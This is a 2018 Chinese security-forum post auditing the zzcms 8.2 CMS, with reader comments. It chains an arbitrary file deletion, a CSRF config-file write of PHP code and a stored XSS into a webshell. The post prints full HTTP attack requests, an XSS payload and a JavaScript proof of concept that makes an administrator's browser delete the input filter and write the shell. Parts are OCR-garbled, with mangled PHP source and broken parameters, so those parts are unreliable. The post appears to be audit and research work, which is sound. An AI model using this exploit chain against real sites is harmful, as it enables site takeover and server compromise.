Fuinow / 2018-04-29 11:03:06 / 浏览数 2253 技术文章 技术文章 顶(1) 踩(0)

## 前言

zzcms8.2是一款比较小众的cms,该cms存在漏洞较多,有师傅写过该cms相关审计文章,写这篇文章的目的仅仅是分享自己审计该cms时想到的一个另类getshell思路。如

#### 总体思路

本次getshell主要是通过后台写入配置文件功能写入一句话getshell。zzcms使用了全局过滤,所以要想成功写入一句话,最主要的问题是搞定这个过滤。这里采用的方式是

## 漏洞分析

## 后台配置文件写入csrf

```
POST /admin/qqlogin_set.php? HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1:8081/admin/qqlogin_set.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Cookie: bdshare_firstime=1521260517242; finecms-admin-login=admin;
UserName=123456789; PassWord=25f9e794323b453885f5181f1b624d0b;
PHPSESSID=otpdafle1c3r37g88ocqdpfgi6
Connection: close
Upgrade-Insecure-Requests: 1
appid=2<?php
phpinfo();?>&appkey=5e96c17051557039eb55ed190489a05b&callback=http%3A%2F%2Fd
emo.zzcms.net%2F3%2Fqq_connect2.0%2Fcallback.php&cmdSave422=%E4%BF%9D%E5
%AD%98%E8%AE%BE%E7%BD%AE&action=saveconfig
```

# 任意文件删除

这个漏洞之前有师傅讲过了,我就简单提一下吧。

漏洞文件:/user/adv.php

判断\$oldimg和\$img不相同则删除oldimg文件,参数未进行任何过滤,可提删除任意文件。此处我们需要删除全局过滤的脚本inc/stopsqlin.phppavload:

```
POST /user/adv.php?action=modify HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1:8081/user/adv.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Cookie: bdshare_firstime=1521260517242; finecms-admin-login=admin;
PHPSESSID=otpdafle1c3r37g88ocqdpfgi6; UserName=123456789;
PassWord=25f9e794323b453885f5181f1b624d0b
Connection: close
Upgrade-Insecure-Requests: 1
adv=45645&advlink=%2Fzt%2Fshow.php%3Fid%3D1&company=%E6%96%B9%E6%B3%9
5&oldimg=inc/stopsqlin.php&img=1.txt&Submit22=%E4%BF%AE+%E6%94%B9
```

## 存储型xss

由于使用了全局过滤,POST,GET,COOKIE的参数都会被实体化,但一些特殊情况需要未实体化的数据,所以一般这种cms都会写一个单独的函数用于还原被实体化的字{/inc/function.php 中

```
| String=strips | String=strips | String | Stri
```

可以看到,要还原实体化字符需要传入true参数,通过搜索定位到了如下代码段。

```
show.php
if(!isset($_SESSION)){session_start();}
include("../inc/conn.php");
include("../inc/fly.php");
include("../zx/subzx.php");
include("../zx/subzx.nhp");
include("top.php");
  Include("potrom.pnp");
include("potrom.pnp");
include("left.php");
include(".../label.php");//red2s模板中有固定标签(#showzx:加盟优势,,{#editor},2}, 需要Label.php文件解析
include("adv.php");
$fp="../skin/".$skin."/show.htm";
if (file_exists($fp)==false){
WriteErrMsg($fp.'模板文件不存在');
out!
                                                                                                                                                                                                                                                   ▼ 先知社区
   $sql="select * from zzcms_user where id='$id'";
   }elsel+ ($eqitor<>"" && $eqitor<>"Www" && $eqitor<>"demo" && $domain<>str_replace("http://","",siteurl)){//针对用二级域名的情况$$ql="select * from zzcms_user where username='$editor'";
   }elseif(isset($editorinzsshow)) {
$sql="select * from zzcms_user where username='".$editorinzsshow."'"; // 当两都为空时从zsshow接收值
    .
showmsg ("参数不足!");
   $rs=query($sq1);
  $row=num_rows($rs);
if (!$row){
          showmsg ("不存在该用户信息!",siteurl);
          **Snow=fetch_array($rs);
if ($row["lockuser"]==1){
showmsg ("用户被锁定!展厅不于显示",siteurl);
         $id=$row["id"];
$editor=$row["username"];
$somane=$row["somane"];
$phone=$row["phone"];
$mobile=$row["mobile"];
$fox=$row["fox"];
$qq=$row["qq"];
$email=$row["email"];
$sex=$row["sex"];
$address=$row["address"];
$homepage=$row["homepage"];
$comane=$row["comane"];
$renzheng=$row["renzheng"];
$fiy=$row["flv"];
$img=$row["img"];
$content=$row["content"];
         $content=$row["content"];
          $groupid=$row["groupid"];
```

有一点需要注意,在用户中心直接修改公司简介是不能成功的,因为编辑器会进行一次html实体化操作,全局过滤又执行了一次实体化,输出页面只有一次反实体化操作。J

```
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1:8081/user/manage.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 429
Cookie: bdshare_firstime=1521260517242; finecms-admin-login=admin; UserName=123456789; PassWord=25f9e794323b453885f5181f1b624d0b; PHPSESSID=7d2k578f7k7ffdhlf5qud18su0
Connection: close
Upgrade-Insecure-Requests: 1
somane=%E6%96%B9%E6%B3%95&sex=1&email=123123%40123.com&qq=456&oldqq=456&mobile=18390245555&b=1&s=0&province=%E5%85%A8%E5%9B%B0&city=%E5%85%A8%E5%9B
%B<u>D%E5%90%84%E5%9C%B</u>0%E5%8C%BA&xiancheng=<mark>8address=</mark>4568homepage=http%3A%2F%2F127.0.0.1%3A8081%2Fzt%2Fshow.php%3Fid%3D18phone=8fox=0371-86137281&conte
nt=<u>*script>alert(/xss/)</script></u> img=%2Fimage%2Fnopic.gif8oldimg=%2Fimage%2Fnopic.gif8flv=8oldflv=8Submit=%E4%BF%9D%E5%AD%98%E4%BF%AE%E6%94%B9%E7%BB%93%E6%9E
                                                                                                                                                    搜索
    展厅首页
                                                                              /xss/
                                                                                       确定
                                                  品质更优
                                                                                    服务更好
整体思路有了,单个漏洞的payload也有了,剩下的就是将删除文件和写配置文件的请求写到js中,再利用xss getshell了,放上自己的poc:eval.js
function xml1(){
   xml = new XMLHttpRequest();
   xml.open("POST", "http://127.0.0.1:8081/user/adv.php?action=modify",true);
   xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
```

```
function xml1(){
    var data = "adv=45645&advlink=%2Fzt%2Fshow.php%3Fid%3Dl&company=%E6%96%B9%E6%B3%95&oldimg=inc/stopsqlin.php&img=1.txt&Submixml = new XMLHttpRequest();
    xml.open("POST", "http://127.0.0.1:8081/user/adv.php?action=modify", true);
    xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xml.send(data);}

function xml2(){
    var data = "appid=2<?php phpinfo();?>&appkey=5e96c17051557039eb55ed190489a05b&callback=http%3A%2F%2Fdemo.zzcms.net%2F3%2Fqc
    xml = new XMLHttpRequest();
    xml.open("POST", "http://127.0.0.1:8081/admin/qqlogin_set.php?",true);
    xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xml.send(data);}


xml1();
setTimeout("xml2()",3000);
```

构造好两个异步请求,分别发送即可。这里有两个点要解释一下

POST /user/manage.php?action=modify HTTP/1.1

一是任意文件删除不需要管理员权限,为什么要放在js中让管理员去删除?那是因为如果inc/stopsqlin.php被删除,用户将无法正常登录,如果我们提前删了管理员就登不上是最后一句话中加入了3s的延时,目的是保证第二请求发出时,文件已经被删除,如果两个请求同时发送可能会失败。

js写好后放到自己服务器上,xss调用即可,然后就是坐等管理员帮你写shell了,最后访问配置文件/3/qq\_connect2.0/API/comm/inc.php



PHP Version 5.6.16



# 后话

这个cms的代码审计难度并不大,各种漏洞一大堆,审计的时候大多数时间是花在如何组合getshell上。利用任意文件删除的常规思路是删除安装锁,然后导致重装,突然想

# 点击收藏 | 0 关注 | 1

上一篇: 2018先知白帽大会讲师招募 下一篇: 谈escapeshellarg绕过...

# 1. 2条回复



肉肉 2018-05-11 17:43:00

hello,文章稿费的事,麻烦联系一下QQ:1991308903

0 回复Ta



<u>Fuinow</u> 2018-05-23 18:26:38

@肉肉 先知小姐姐失联了啊,qq好久没上了吧

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板